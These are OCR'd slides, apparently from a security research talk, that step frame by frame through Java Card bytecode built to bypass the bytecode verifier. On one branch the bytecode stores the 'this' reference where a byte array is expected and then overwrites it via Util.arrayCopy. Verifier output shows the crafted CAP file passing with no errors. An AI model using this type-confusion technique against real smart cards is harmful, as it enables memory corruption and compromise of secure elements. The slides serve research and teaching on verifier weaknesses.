


# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
⇒   aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
⇒   astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
⇒   astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



# Bypassing The Java Card BCV (Cont.)


```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    // ...
    aload_1  // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```

```
INFO: Verifier [v3.0.2]
INFO: Copyright (c) 2010, Oracle and/or its affiliates.
All rights reserved.

INFO: Verifying CAP file bypass_bcv.cap
INFO: Verification completed with 0 warnings and 0
errors.
```

⇒ L1




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
⇒   sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
⇒   aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
⇒   aload_1   // apduBuffer
    sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
